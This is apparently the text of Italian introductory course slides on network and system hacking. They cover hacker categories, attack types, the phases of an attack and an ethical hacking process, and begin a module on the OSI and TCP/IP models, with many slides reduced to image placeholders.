

BASI DI HACKING DI RETI E SISTEMI

AGENDA

- Caratteristiche di un attacco informatico
- Protocolli di rete, vulnerabilità, tecniche e strumenti di attacco
- Attacchi ai sistemi

MODULO I

CARATTERISTICHE
DI UN ATTACCO
INFORMATICO

Hackers

Hacker (Source: Merriam-Webster.com)

“computer: una persona che accede segretamente a un sistema informatico per ottenere informazioni, causare danni, ecc.; una persona che si intromette in un sistema informatico.”



Ethical hacker (Source: oxforddictionaries.com)

“Una persona che si intromette in una rete di computer per testarne o valutarne la sicurezza, piuttosto che con intenti dannosi o criminali.”



Hackers



Categorie di Hackers

Black Hat Hackers

Come tutti gli hacker, gli hacker black hat di solito hanno una vasta conoscenza su come intromettersi nelle reti di computer e aggirare i protocolli di sicurezza. Sono anche responsabili della scrittura di malware, che è un metodo utilizzato per ottenere l'accesso a questi sistemi.

White Hat Hackers

Gli hacker white hat scelgono di usare i loro poteri per il bene piuttosto che per il male. Conosciuti anche come "hacker etici", gli hacker white hat possono talvolta essere dipendenti o appaltatori retribuiti che lavorano per aziende come specialisti della sicurezza che tentano di trovare falle nella sicurezza tramite l'hacking.

Grey Hat Hackers

Come nella vita, ci sono zone grigie che non sono né nere né bianche. Gli hacker grey hat sono una miscela di attività black hat e white hat. Spesso, gli hacker grey hat cercheranno le vulnerabilità in un sistema senza l'autorizzazione o la conoscenza del proprietario. Se vengono rilevati problemi, li segnalerà al proprietario, a volte richiedendo una piccola commissione per risolvere il problema.

Categorie di Hackers

Grey Hat Hackers

Come nella vita, ci sono zone grigie che non sono né nere né bianche. Gli hacker grey hat sono una miscela di attività black hat e white hat. Spesso, gli hacker grey hat cercheranno le vulnerabilità in un sistema senza l'autorizzazione o la conoscenza del proprietario. Se vengono rilevati problemi, li segnalerà al proprietario, a volte richiedendo una piccola commissione per risolvere il problema.

Script Kiddies

Sono le persone più pericolose in termini di hacker. Uno Script kiddie è una persona non qualificata che utilizza script o scarica strumenti disponibili per l'hacking forniti da altri hacker. Tentano di attaccare i sistemi e le reti di computer e deturpare i siti web. Il loro scopo principale è impressionare i loro amici e la società. In genere, gli Script Kiddies sono giovani che non sono esperti nell'hacking.

Categorie di Hackers

Green Hat Hacker

Sono anche dilettanti nel mondo dell'hacking, ma sono un po' diversi dagli script kiddies. Si preoccupano dell'hacking e si sforzano di diventare hacker in piena regola. Si ispirano agli hacker e fanno loro alcune domande in merito. Mentre gli hacker stanno rispondendo alla loro domanda, ascolteranno la sua novità.

Blue Hat Hackers

Sono molto simili agli script kiddies; sono principianti nel campo dell'hacking. Se qualcuno fa arrabbiare uno script kiddie e può vendicarsi, allora sono considerati gli hacker blue hat. Gli hacker Blue Hat ripagano coloro che li hanno sfidati o li hanno fatti arrabbiare. Come gli Script Kiddies, anche gli hacker Blue Hat non hanno voglia di imparare.

Categorie di Hackers

Red Hat Hacker

Sono anche conosciuti come gli hacker con gli occhi d'aquila, mirano a fermare gli hacker Black Hat. C'è una grande differenza nel modo in cui operano rispetto agli hacker White Hat. Sono spietati mentre affrontano le azioni malware degli hacker black hat. Un Red Hat hacker continuerà ad attaccare l'hacker in modo talmente aggressivo che l'hacker vittima potrebbe accorgersene e sarà costretto a sostituire l'intero sistema.

Hacker sponsorizzati da uno stato o da una nazione

Sono coloro che sono nominati dal governo per fornire loro sicurezza informatica e ottenere informazioni riservate da altri paesi per rimanere al vertice o evitare qualsiasi tipo di pericolo per il paese. Sono impiegati statali ben pagati.

Hacktivist


Ovvero la versione «online» degli attivisti. Hacktivist è un hacker o un gruppo di hacker anonimi che ottengono l'accesso non autorizzato ai file e alle reti del computer del governo per scopi sociali o politici.

Categorie di Hackers


Insider dannoso o informatore

un insider dannoso o un informatore potrebbe essere un dipendente di un'azienda o di un'agenzia governativa con rancore o un dipendente strategico che viene a conoscenza di attività illegali che si verificano all'interno dell'organizzazione e può ricattare l'organizzazione per motivi personali traendone guadagno.


Who are the “bad guys”?



Penetration Test VS Vulnerability Assessment



Tipi di test



WHITE BOX
BLACK BOX
GREY BOX

Tipologie di attacco

Attacchi non strutturati

Gli aggressori moderatamente abili in genere perpetrano attacchi non strutturati contro le risorse di rete. Spesso l'intento iniziale dell'aggressore è semplicemente la gratificazione personale, il brivido della sfida, di ottenere un accesso illegale. Qualsiasi livello di successo può portare ad attività ancora più dannose, come il deturpamento o il crash involontario dei sistemi.

Attacchi strutturati

Gli aggressori altamente motivati e tecnicamente qualificati utilizzano strumenti complessi e sforzi mirati per condurre attacchi strutturati. Questi aggressori possono agire da soli o in gruppo. Comprendono, sviluppano e utilizzano sofisticate tecniche di hacking per identificare, sondare, penetrare ed eseguire attività dannose. Le motivazioni di questi aggressori possono includere denaro, rabbia, distruzione o obiettivi politici. Indipendentemente dalla loro motivazione, questi aggressori possono infliggere gravi danni alle reti. Gli aggressori di solito conducono attacchi strutturati in fasi successive alla definizione di un obiettivo generale. Un attacco potrebbe prendere di mira un'organizzazione specifica o una tecnologia specifica, come un sistema operativo.

Tipologie di attacco

Attacchi diretti

Gli aggressori spesso conducono attacchi diretti contro obiettivi specifici, come organizzazioni specifiche.

Possono anche condurre attacchi diretti contro classi target, ovvero reti che utilizzano determinati hardware, versioni del sistema operativo o servizi.

Un esempio è un attacco IIS Unicode contro server Web specifici in un'organizzazione.

Questi exploit potrebbero

- non essere strutturati, ad esempio quando uno script kiddie utilizza strumenti di hacker noti per scoprire siti vulnerabili e quindi conduce exploit casuali sulla rete compromessa attraverso tentativi ed errori.
- essere attacchi strutturati da parte di singoli cracker o gruppi coordinati di cyberterroristi e potrebbero avanzare metodicamente attraverso le fasi per raggiungere gli obiettivi desiderati.

Tipologie di attacco

Attacchi diretti


- In genere, un utente malintenzionato conduce un attacco diretto in tempo reale accedendo a un sistema di destinazione tramite exploit di accesso remoto, ad esempio, indovinare la password o dirottare la sessione. In alternativa, l'autore dell'attacco potrebbe sfruttare una vulnerabilità nota nel sistema operativo di destinazione, ad esempio una vulnerabilità Unicode o una vulnerabilità del contenuto attivo.

La caratteristica chiave è che l'attacco avviene in tempo reale.

Tipologie di attacco

Attacchi diretti

A seconda della sofisticatezza dell'attaccante, l'obiettivo finale potrebbe essere semplicemente quello di deturpare un sito web. In alternativa, potrebbe essere un preludio ad attacchi strutturati più dannosi. Ad esempio, l'autore dell'attacco potrebbe cercare di individuare e compromettere un sistema di destinazione debolmente protetto e quindi impiantarvi programmi Trojan per sfruttare altre risorse (file



Tipologie di attacco

Attacchi indiretti

Gli attacchi indiretti si verificano come risultato naturale di exploit di codice ostile preprogrammato, come worm o virus.

Questi attacchi vengono scatenati indiscriminatamente. Spesso si propagano rapidamente e ampiamente. Sebbene il worm o il virus possa sfruttare una vulnerabilità specifica del sistema o dell'applicazione, la sua replica e trasmissione avvengono indiscriminatamente.

Molto probabilmente, l'obiettivo di un attacco diretto contro un obiettivo specifico potrebbe essere quello di stabilire un punto di partenza per un attacco indiretto contro una popolazione più dispersa. Ad esempio, l'obiettivo prefissato potrebbe essere la compromissione di un singolo server Web per installare un worm di posta elettronica come exploit DoS.

Fasi del processo di hacking

Reconnaissance is nothing more than the steps taken to gather evidence and information on the targets you want to attack.

Reconnaissance

2

Scanning and Enumeration

Take the information you gathered in recon and actively apply tools and techniques to gather more in-depth information on the targets.

In the gaining access phase, true attacks are leveled against the targets enumerated in the second phase.

Gaining Access

3

Maintaining Access

In the fourth phase, hackers attempt to ensure they have a way back into the machine or system they've already compromised.

4


In the final phase, attackers attempt to conceal their success and avoid detection by security professionals.

Covering Tracks

5

Killer Chain

Spiega come gli attaccanti si muovono attraverso le reti per identificare vulnerabilità da sfruttare




Processo di Ethical Hacking




Customer




Contract




Gather Information



Prepare for attack or
Penetration test



Attack
or test



Write report

MODULO II

PROTOCOLLI DI
RETE



VULNERABILITÀ,
TECNICHE E
STRUMENTI DI
ATTACCO

TCP/IP



The OSI Model



The TCP/IP Model



HUB & SWITCH



HUB & SWITCH

